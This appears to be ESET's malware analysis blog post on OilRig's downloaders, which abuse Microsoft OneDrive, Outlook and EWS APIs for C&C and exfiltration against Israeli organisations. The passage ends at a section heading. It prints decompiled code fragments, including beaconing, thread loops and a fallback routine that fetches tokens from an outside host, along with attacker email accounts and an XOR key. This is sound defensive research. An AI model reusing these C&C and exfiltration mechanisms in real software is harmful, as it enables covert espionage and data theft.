OilRig's persistent attacks using cloud service-powered downloaders

ESET researchers analyzed a growing series of OilRig downloaders that the group has used in several campaigns throughout 2022, to maintain access to target organizations of special interest – all located in Israel. These lightweight downloaders, which we named SampleCheck5000 (SC5k v1-v3), OilCheck, ODAgent, and OilBooster, are notable for using one of several legitimate cloud service APIs for C&C communication and data exfiltration: the Microsoft Graph OneDrive or Outlook APIs, and the Microsoft Office Exchange Web Services (EWS) API.

In all cases, the downloaders use a shared (email or cloud storage) OilRig-operated account to exchange messages with the OilRig operators; the same account is typically shared by multiple victims. The downloaders access this account to download commands and additional payloads staged by the operators, and to upload command output and staged files.

We discovered the earliest of the series, SC5k (v1) downloader, in November 2021, when it was used in OilRig's Outer Space campaign, documented in our recent blogpost. In the current blogpost, we focus on all of the SC5k successors that OilRig developed throughout 2022, with a new variation introduced every few months; we will also take a closer look at the mechanisms employed by these downloaders. We also compare these downloaders to other OilRig backdoors that use email-based C&C protocols, and that were reported earlier this year by Trend Micro (MrPerfectionManager) and Symantec (PowerExchange).

Finally, this blogpost also expands on our LABScon 2023 presentation, where we drilled down into how OilRig keeps access to selected Israeli organizations: all of the downloaders studied in this blogpost were deployed in networks that were previously affected by multiple OilRig tools, which underlines the fact that OilRig is persistent in targeting the same organizations, and determined to keep its foothold in compromised networks.

Key points of this blogpost:

- *OilRig actively developed and used a series of downloaders with a similar logic throughout 2022: three new downloaders – ODAgent, OilCheck, OilBooster – and newer versions of the SC5k downloader.*
- *The downloaders use various legitimate cloud service APIs for C&C communication and data exfiltration: Microsoft Graph OneDrive API, Microsoft Graph Outlook API, and Microsoft Office EWS API.*
- *Targets, all in Israel, included an organization in the healthcare sector, a manufacturing company, a local governmental organization, and other organizations.*
- *All targets were previously affected by multiple OilRig campaigns.*

Attribution

OilRig, also known as APT34, Lyceum, Crambus, or Siamesekitten, is a cyberespionage group that has been active since at least 2014 and is commonly believed to be based in Iran. The group targets Middle Eastern governments and a variety of business verticals, including chemical, energy, financial, and telecommunications.

OilRig carried out the DNSpionage campaign in 2018 and 2019, which targeted victims in Lebanon and the United Arab Emirates. In 2019 and 2020, OilRig continued its attacks with the HardPass campaign, which used LinkedIn to target Middle Eastern victims in the energy and government sectors. In 2021, OilRig updated its DanBot backdoor and began deploying the Shark, Milan, and Marlin backdoors, as mentioned in the T3 2021 issue of the ESET Threat Report. In 2022 and 2023, the group carried out several attacks against local government entities and healthcare organizations in Israel, using its new backdoors Solar and Mango. In 2023, OilRig targeted organizations in the Middle East with the PowerExchange and MrPerfectionManager backdoors, and related tools to harvest internal mailbox account credentials and then to leverage these accounts for exfiltration.

We attribute SC5k (v1-v3), ODAgent, OilCheck, and OilBooster downloaders to OilRig with a high level of confidence, based on these indicators:

- Targets:
  - These downloaders were deployed exclusively against Israeli organizations, which aligns with typical OilRig targeting.
  - The observed verticals of the victims also align with OilRig's interests – for example, we have seen OilRig previously targeting the Israeli healthcare sector, as well as the local government sector in Israel.
- Code similarities:
  - The SC5k v2 and v3 downloaders evolved naturally from the initial version, which was previously used in an OilRig Outer Space campaign. ODAgent, OilCheck and OilBooster share similar logic, and all use various cloud service providers for their C&C communications, as do SC5k, Marlin, PowerExchange, and MrPerfectionManager.
  - While not unique to OilRig, these downloaders have a low level of sophistication and are often unnecessarily noisy on the system, which is a practice we previously observed in its Out to Sea campaign.

Overview

In February 2022, we detected a new OilRig downloader, which we named ODAgent based on its filename: ODAgent.exe. ODAgent is a C#/.NET downloader that, similar to OilRig's Marlin backdoor, uses the Microsoft OneDrive API for C&C communications. Unlike Marlin, which supports a comprehensive list of backdoor commands, ODAgent's narrow capabilities are limited to downloading and executing payloads, and to exfiltrating staged files.

ODAgent was detected in the network of a manufacturing company in Israel – interestingly, the same organization was previously affected by OilRig's SC5k downloader, and later by another new downloader, OilCheck, between April and June 2022. SC5k and OilCheck have similar capabilities to ODAgent, but use cloud-based email services for their C&C communications.

Throughout 2022, we observed the same pattern being repeated on multiple occasions, with new downloaders being deployed in the networks of previous OilRig targets: for example, between June and August 2022, we detected the OilBooster, SC5k v1, and SC5k v2 downloaders and the Shark backdoor, all in the network of a local governmental organization in Israel. Later we detected yet another SC5k version (v3), in the network of an Israeli healthcare organization, also a previous OilRig victim.

SC5k is a C#/.NET application whose purpose is to download and execute additional OilRig tools using the Office Exchange Web Services (EWS) API. The new versions introduced changes to make retrieval and analysis of the malicious payloads harder for analysts (SC5k v2), and new exfiltration functionality (SC5k v3).

All the downloaders, summarized in Figure 1, share a similar logic but have different implementations and show growing complexity over time, alternating C#/.NET binaries with C/C++ applications, varying the cloud service providers misused for the C&C communication, and other specifics.



Legend – C&C protocol
● Microsoft Graph (Outlook) API
● Microsoft Graph (OneDrive) API
● Microsoft Office EWS API
various Israeli organizations
SC5k v1
2021-11
2022-02
2022-04
2022-06
2022-07
2022-08
2022-12
ODAgent
OilCheck
OilBooster
SC5k v3
Israeli manufacturing company
SC5k v2
Israeli healthcare organization
Israeli local governmental organization

Figure 1. Timeline of OilRig's downloaders

OilRig has only used these downloaders against a limited number of targets, all located in Israel and, according to ESET telemetry, all of them were persistently targeted months earlier by other OilRig tools. As it is common for organizations to access Office 365 resources, OilRig's cloud service-powered downloaders can thus blend more easily into the regular stream of network traffic – apparently also the reason why the attackers chose to deploy these downloaders to a small group of especially interesting, repeatedly victimized targets.

As of this writing, the following (exclusively Israeli, as noted above) organizations were affected:

- a manufacturing company (SC5k v1, ODAgent, and OilCheck),
- a local governmental organization (SC5k v1, OilBooster, and SC5k v2),
- a healthcare organization (SC5k v3), and
- other unidentified organizations in Israel (SC5k v1).

Unfortunately, we don't have information about the initial attack vector used to compromise the targets discussed in this blogpost – we can't confirm whether the attackers have been able to successfully compromise the same organizations repeatedly, or if they somehow managed to keep their foothold in the network in between deploying various tools.

Technical analysis

In this section, we provide a technical analysis of OilRig's downloaders used throughout 2022, with the details of how they abuse various cloud storage services and cloud-based email providers for their C&C communications. All of these downloaders follow a similar logic:

- They use a shared (email or cloud storage) account to exchange messages with the OilRig operators; the same account can be used against multiple victims.
- They access this account to download commands and additional payloads staged by the operators, and to upload command output and staged files.

In our analysis, we focus on these characteristics of the downloaders:

- Specifics of the network communication protocol (e.g., Microsoft Graph API vs. Microsoft Office EWS API).
- The mechanism used to distinguish between different attacker-staged and downloader-uploaded messages in the shared account, including the mechanism to distinguish between messages uploaded from various victims.
- Specifics of how the downloaders process commands and payloads are downloaded from the shared account.

Table 1 summarizes and compares how the individual downloaders implement these characteristics; we then analyze the first (SC5k) and the most complex (OilBooster) downloaders in detail as examples of tools abusing cloud-based email services and cloud storage services, respectively.

Table 1. A summary of main characteristics of OilRig's downloaders abusing legitimate cloud service providers

Mechanism	SC5k v1	SC5k v2	SC5k v3	OilCheck	OilBooster	ODAgent
C&C protocol	A shared Microsoft Exchange email account, C&C communication embedded in draft messages.				A shared OneDrive account; files with various extensions to distinguish action types.	
Network communica-tions	Microsoft Office EWS API			Microsoft Graph (Outlook) API	Microsoft Graph (OneDrive) API.	
Victim identification mechanism	The sg extended property of the email draft is set to <victimID>.	An unknown extended email property is set to <victimID>.	From field has the username portion of the email address set to <victimID>.	The zigorat extended property of the email draft is set to <victimID>.	All communication for, and from, the specific victim is uploaded to a victim-specific subdirectory named <victimID>.	
Keep-alive message	The type extended property of the email draft is set to 3; the current GMT time is in the email body.	An unknown extended property of the email draft is set to 0; the email body is empty.	The From field of the email draft is set to <victimID>@yahoo.com; the current GMT time is in the email body.	The type extended property of the email draft is set to 3; the current GMT time is in the email body.	A file named <victimID>/setting.ini.	A file named <victimID>/info.ini.
File for download	The type extended property of the email draft is set to 1; the attached file has any extension other than .json.	An unknown extended property of the email draft is set to 1; the attached file has any extension other than .bin.	The From field of the email draft is set to <victimID>@outlook.com, with the message category set to file.	The type extended property of the email draft is set to 1; the attached file has a .biz extension.	A file with a .docx extension in the <victimID>/items subdirectory.	A non-JSON file in the <victimID>/o subdirectory.

Mechanism	SC5k v1	SC5k v2	SC5k v3	OilCheck	OilBooster	ODAgent
Exfiltrated file	The type extended property of the email draft is set to 2; the attached file has the .tmp1 extension.	An unknown extended property of the email draft is set to 2; the attached file has a .tmp extension.	The From field of the email draft is set to <victimID>@aol.com, with the file category.	The type extended property of the email draft is set to 2; the attached file has a .biz extension.	A file with a .xlsx extension in the <victimID>/items subdirectory.	A non-JSON file in the <victimID>/i subdirectory.
Command for execution	The type extended property of the email draft is set to 1; the attached file has a .json extension.	An unknown extended property of the email draft is set to 1; the attached file has a .bin extension.	The From field of the email draft is set to <victimID>@outlook.com, *without* the file category.	The type extended property of the email draft is set to 1; the attached file has any extension other than .biz.	A file with a .doc extension in the <victimID>/items subdirectory.	A JSON file in the <victimID>/o subdirectory.
Command output	The type extended property of the email draft is set to 2; the attached file has a .json extension.	An unknown extended property of the email draft is set to 2; the attached file has a .bin extension.	The From field of the email draft is set to <victimID>@aol.com, with the text category.	The type extended property of the email draft is set to 2.	A file with a .xls extension in the <victimID>/items subdirectory.	A JSON file in the <victimID>/i subdirectory.

SC5k downloader

The SampleCheck5000 (or SC5k) downloader is a C#/.NET application, and the first in a series of OilRig's lightweight downloaders that use legitimate cloud services for their C&C communication. We briefly documented the first variant in our recent blogpost, and have since discovered two newer variants.

All SC5k variants use the Microsoft Office EWS API to interact with a shared Exchange mail account, as a way to download additional payloads and commands, and to upload data. Email drafts and their attachments are the primary vehicle for the C&C traffic in all the versions of this downloader, but the later versions increase the complexity of this C&C protocol (SC5k v3) and add detection evasion capabilities (SC5k v2). This section focuses on highlighting these differences.

Exchange account used for C&C communication

At runtime, SC5k connects to a remote Exchange server via the EWS API to obtain additional payloads and commands to execute from an email account shared with the attacker (and usually other victims). By default, a Microsoft Office 365 Outlook account is accessed via the https://outlook.office365.com/EWS/Exchange.asmx URL using hardcoded credentials, but some SC5k versions also have the capability to connect to other remote Exchange servers when a configuration file is present with a hardcoded name (setting.key, set.idl) and the corresponding credentials inside.

We have seen the following email addresses used by SC5k versions for C&C communication, the first of which gave the downloader its name:

- samplecheck5000@outlook.com
- FrancesLPierce@outlook.com
- SandraRCharles@outlook.com

In SC5k v2, the default Microsoft Exchange URL, email address, and password are not included in the main module – instead, the downloader's code has been split into multiple modules. We have detected only variations of the main application, which logs into a remote Exchange server, iterates through emails in the Drafts directory, and extracts additional payloads from their attachments. However, this application depends on two external classes that were not present in the detected samples and are probably implemented in the missing module(s):

- The class init should provide an interface to obtain the email address, username, and password required to log into the remote Exchange account, and other configuration values from the other module.
- The class structure should implement functions used for encryption, compression, executing downloaded payloads, and other helper functions.

These changes were likely introduced to make retrieval and analysis of the malicious payloads harder for analysts, as the two missing classes are crucial for identifying the Exchange account used for malware distribution.


C&C and exfiltration protocol

In all versions, the SC5k downloader repeatedly logs into a remote Exchange server using the ExchangeService .NET class in the Microsoft.Exchange.WebServices.Data namespace to interact with the EWS API. Once connected, SC5k reads email messages with attachments in the Drafts directory to extract attacker commands and additional payloads. Conversely, in each connection, SC5k exfiltrates files from a local staging directory by creating new email drafts in the same email account. The path to the staging directory varies across samples.

Of interest is the way both the operators and various instances of this downloader can distinguish between the different types of drafts in the shared email account. For one, each email draft has a <victimID> incorporated, which allows the same Exchange account to be used for multiple OilRig victims:

- For v1 and v2, the downloader transmits the <victimID> as a custom attribute of the email draft via the SetExtendedProperty method.
- For v3, the downloader incorporates the <victimID> into the From field of the email draft.

The <victimID> is typically generated using the compromised system's information, such as the system volume ID or the computer name, as shown in Figure 2.



```
// infstr.stats
// Token: 0x04000004 RID: 4
public static string id = Convert.ToBase64String(Encoding.UTF8.GetBytes(new Computer().Name)).Replace("+", "_").Replace("/", ".").Replace("=", "-");
```

Figure 2. SC5k v3 calculates a <victimID> from the compromised computer's name

Furthermore, various email properties can be used to distinguish between messages created by the operators (commands, additional payloads) and messages created by the malware instances (command outputs, exfiltrated files). SC5k v1 and v2 use file extensions (of the draft attachments) to make that distinction, while SC5k v3 uses the From and MailItem.Categories fields of the email draft to distinguish between various actions. At each point, the email drafts in the shared email account can serve various purposes, as summarized in Table 2 and explained below. Note that the email addresses used in the From field are not genuine; because SC5k never sends out any actual email messages, these attributes are only used to distinguish between different malicious actions.

Table 2. Types of email messages used by SC5k v3 for C&C communications


From	MailItem.Categories	Created by	Details
<victimID>@yahoo.com	N/A	SC5k v3 instance	Created to register the victim with the C&C server, and renewed periodically to indicate that the malware is still active.
<victimID>@outlook.com	file	C&C server	Attached file is decrypted, decompressed, and dumped on the victim's computer.
<victimID>@outlook.com	Other than file	C&C server	Attached command is decrypted, decompressed, then passed as an argument to a file already present on the compromised machine, presumably a command interpreter.
<victimID>@aol.com	file	SC5k v3 instance	Created to exfiltrate a file from a staging directory.
<victimID>@aol.com	text	SC5k v3 instance	Created to send command output to the C&C server.

More specifically, SC5k v3 processes (and then deletes) those email messages from the shared Exchange account that have the From field set to <victimID>@outlook.com, and distinguishes between commands and additional payloads by the message category (MailItem.Categories):

- For payloads, the attached file is XOR decrypted using the hardcoded key &5z, then gzip decompressed and dumped in the working directory.
- For shell commands, the draft attachment is base64 decoded, XOR decrypted, and then executed locally using cmd.exe or, in the case of SC5k v3, using a custom command interpreter located under the name <baseDirectory>*Ext.dll. This file is then loaded via Assembly.LoadFrom, and its extend method invoked with the command passed as an argument.

To communicate with the attackers, SC5k v3 creates draft messages with a different From field: <victimID>@aol.com. Attached to these messages are outputs of previously received commands, or contents of the local staging directory. Files are always gzip compressed and XOR encrypted before being uploaded to the shared mailbox, while shell commands and command outputs are XOR encrypted and base64 encoded.

Finally, SC5k v3 repeatedly creates a new draft on the shared Exchange account with the From field set to <victimID>@yahoo.com, to indicate to the attackers that this downloader instance is still active. This keep-alive message, whose construction is shown in Figure 3, has no attachment and is renewed with each connection to the remote Exchange server.



```
EmailMessage emailMessage = new EmailMessage(exchangeService);
emailMessage.ToRecipients.Add(new EmailAddress(stats.id + "@" + stats.operators[0]));
emailMessage.From = new EmailAddress(stats.id + "@" + stats.operators[0]);
emailMessage.Subject = "no-reply this email!";
emailMessage.Body = new MessageBody("The serial is " + Guid.NewGuid().ToString());
emailMessage.Save();
```

Figure 3. Keep-alive functionality implemented by the SC5k v3 downloader

Other OilRig tools using email-based C&C protocol

Besides SC5k, other notable OilRig tools have been discovered subsequently (in 2022 and 2023) that abuse APIs of legitimate cloud-based email services for exfiltration and both directions of their C&C communication.

OilCheck, a C#/.NET downloader discovered in April 2022, also uses draft messages created in a shared email account for both directions of the C&C communication. Unlike SC5k, OilCheck uses the REST-based Microsoft Graph API to access a shared Microsoft Office 365 Outlook email account, not the SOAP-based Microsoft Office EWS API. While SC5k uses the built-in ExchangeService .NET class to create the API requests transparently, OilCheck builds the API requests manually. The main characteristics of OilCheck are summarized in Table 1 above.

Earlier in 2023, two other OilRig backdoors were publicly documented: MrPerfectionManager (Trend Micro, February 2023) and PowerExchange (Symantec, October 2023), both using email-based C&C protocols to exfiltrate data. A notable difference between these tools and OilRig's downloaders studied in this blogpost is that the former use the victimized organization's Exchange server to transmit email messages from and to the attacker's email account. In contrast: with SC5k and OilCheck, both the malware and the operator accessed the same Exchange account and communicated by creating email drafts, never sending an actual message.

In any case, the new findings confirm the trend of OilRig shifting away from the previously used HTTP/DNS-based protocols to using legitimate cloud service providers as a way to hide its malicious communication and to mask the group's network infrastructure, while still experimenting with various flavors of such alternative protocols.

OilBooster downloader

OilBooster is a 64-bit portable executable (PE) written in Microsoft Visual C/C++ with statically linked OpenSSL and Boost libraries (hence the name). Like OilCheck, it uses the Microsoft Graph API to connect to a Microsoft Office 365 account. Unlike OilCheck, it uses this API to interact with a OneDrive (not Outlook) account controlled by the attackers for C&C communication and exfiltration. OilBooster can download files from the remote server, execute files and shell commands, and exfiltrate the results.

Overview

Upon execution, OilBooster hides its console window (via the ShowWindow API) and verifies that it was executed with a command line argument; otherwise it terminates immediately.

OilBooster then builds a <victimID> by combining the compromised computer's hostname and username: <hostname>-<username>. This identifier is later used in the C&C communication: OilBooster creates a specific subdirectory on the shared OneDrive account for each victim, which is then used to store backdoor commands and additional payloads (uploaded by the operators), command results, and exfiltrated data (uploaded by the malware). This way, the same OneDrive account can be shared by multiple victims.

Figure 4 shows the structure of the shared OneDrive account and the local working directory, and summarizes the C&C protocol.





Figure 4. Overview of OilBooster's C&C communication protocol using a shared OneDrive account

As shown in Figure 4, the OilRig operator uploads backdoor commands and additional payloads to the victim-specific directory on OneDrive, as files with the .doc and .docx extensions, respectively. On the other end of the C&C protocol, OilBooster uploads command results and exfiltrated data as files with the .xls and .xlsx extensions, respectively. Note that these are not genuine Microsoft Office files, but rather JSON files with XOR-encrypted and base64-encoded values.

Figure 5 shows OilBooster spawning instances of two threads in an indefinite loop, sleeping for 153,123 milliseconds after each iteration:



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  HWND ConsoleWindow; // rax

  ConsoleWindow = GetConsoleWindow();
  ShowWindow(ConsoleWindow, 0);
  if ( argc >= 2 && CreateEvent() )
  {
    Sleep(2525u);
    Get_BasicHostInfo();
    while ( 1 )
    {
      hThread1 = CreateThread(0i64, 0i64, Thread1_Loop, 0i64, 0, 0i64);
      hThread2 = CreateThread(0i64, 0i64, Thread2_Loop, 0i64, 0, 0i64);
      WaitForMultipleObjects(2u, &hThread1, 1, 0xFFFFFFFF);
      Sleep(153123u);
    }
  }
  return 0;
}
```


Figure 5. OilBooster's main *function*

Both threads interact with the shared OneDrive account:

1. A downloader thread handles C&C communication and executes downloaded payloads.
2. An exfiltration thread exfiltrates data from the local staging directory.

The downloader thread connects to the attacker-controlled OneDrive account and iterates through all files with the .doc and .docx extensions, which are then downloaded, decrypted, and parsed in order to extract and execute additional payloads on the compromised host. A local subdirectory named items in the current working directory (where OilBooster is deployed) is used to store the downloaded files. As shown in Figure 6, each connection attempt is handled in a separate thread instance, launched once every 53,123 milliseconds.

The exfiltration thread iterates over another local subdirectory, named tempFiles, and exfiltrates its contents to the shared OneDrive account, which are uploaded there as individual files with the .xlsx extension. The staging directory is cleared this way once every 43,123 milliseconds in a separate thread instance, as also seen in Figure 6.



```
void __fastcall __noreturn Thread1_Loop(LPVOID lpThreadParameter)
{
  HANDLE Thread; // rax

  while ( 1 )
  {
    Thread = CreateThread(0i64, 0i64, Thread1_Main, 0i64, 0, 0i64);
    WaitForSingleObject(Thread, 0xFFFFFFFF);
    Sleep(53123u);
  }
}
```

```
void __fastcall __noreturn Thread2_Loop(LPVOID lpThreadParameter)
{
  HANDLE threadHandle; // rax

  while ( 1 )
  {
    threadHandle = CreateThread(0i64, 0i64, Thread2_UploadFile, 0i64, 0, 0i64);
    WaitForSingleObject(threadHandle, 0xFFFFFFFF);
    Sleep(43123u);
  }
}
```

Figure 6. Each iteration of the downloader and exfiltration loops is spawned in a new thread


Network communication

For C&C communication and exfiltration, OilBooster uses the Microsoft Graph API to access the shared OneDrive account, using a variety of HTTP GET, POST, PUT, and DELETE requests to the graph.microsoft.com host over the standard 443 port. For brevity, we will also refer to these requests as OneDrive API requests. The encrypted communication is facilitated by the statically linked OpenSSL library, which handles the SSL communication.

To authenticate with the OneDrive account, OilBooster first obtains the OAuth2 access token from the Microsoft identity platform (the authorization server) by sending a POST request with the following body over port 443 to login.microsoftonline.com/common/oauth2/v2.0/token, using hardcoded credentials:

```
client_id=860b23a7-d484-481d-9fea-d3e6e129e249
&redirect_uri=https://login.live.com/oauth20_desktop.srf
&client_secret=<redacted>
&refresh_token=<redacted>
&grant_type=refresh_token
```

OilBooster obtains a new access token this way, which will be used in the Authorization header of the subsequent OneDrive API requests, along with a new refresh token. OilBooster also has a backup channel to request a new refresh token from its C&C server after 10 consecutive unsuccessful connections to the OneDrive server. As shown in Figure 7, the new token can be acquired by sending a simple HTTP GET request on port 80 to host1[.]com/rt.ovf (a legitimate, likely compromised website), which should be followed by the new refresh token in cleartext in the HTTP response.



```
  case HTTP_STATUS_DENIED:
    if ( ++counter_status_401_denied <= 0xA )
      goto recordLastConnectTimestamp;
    (dealloc)(&v182);
    httpResponseStatus = 0;
    v129 = &v124;
    v128 = &v196;
    v127 = &v181;
    v126 = &v176;
    v106 = (sub_14000A180)(&v173, &v182);
    v107 = (std::string::string)(v140, null_str);
    v108 = (std::string::string)(&v124, null_str);
    httpVerb = (std::string::string)(&v196, "GET");
    portNumber = (std::string::string)(&v181, "80");
    URI = (std::string::string)(&v176, "/rt.ovf");
    hostName = (std::string::string)(&v134, "host1.com");
    Connect_HTTP(&refreshToken, hostName, URI, portNumber, httpVerb, v108, v107, &httpResponseStatus, v106);
    if ( httpResponseStatus == HTTP_STATUS_OK && !(isNull)(&refreshToken) )
    {
      (str_assign)(&::refreshToken, &refreshToken);
      counter_status_401_denied = 0;
    }
    refreshToken_ = &refreshToken;
    break;
  default:
    goto recordLastConnectTimestamp;
}
```

Figure 7. OilBooster can request a new refresh token from its fallback C&C server after 10 unsuccessful connection attempts to the abused OneDrive account

The various network connections made by OilBooster are summarized in Figure 8.



obtains OAuth2 access token using the hardcoded refresh token
Microsoft identity platform
login.microsoftonline.com/
common/oauth2/v2.0/token
C&C communication and exfiltration using the access token
OilBooster
downloader
Attacker-controlled Microsoft
OneDrive account
graph.microsoft.com/*
obtains a new refresh token, once expired
C&C
Fallback C&C server
host1[.]com/rt.ovf

Figure 8. Overview of OilBooster's network communications

Downloader loop

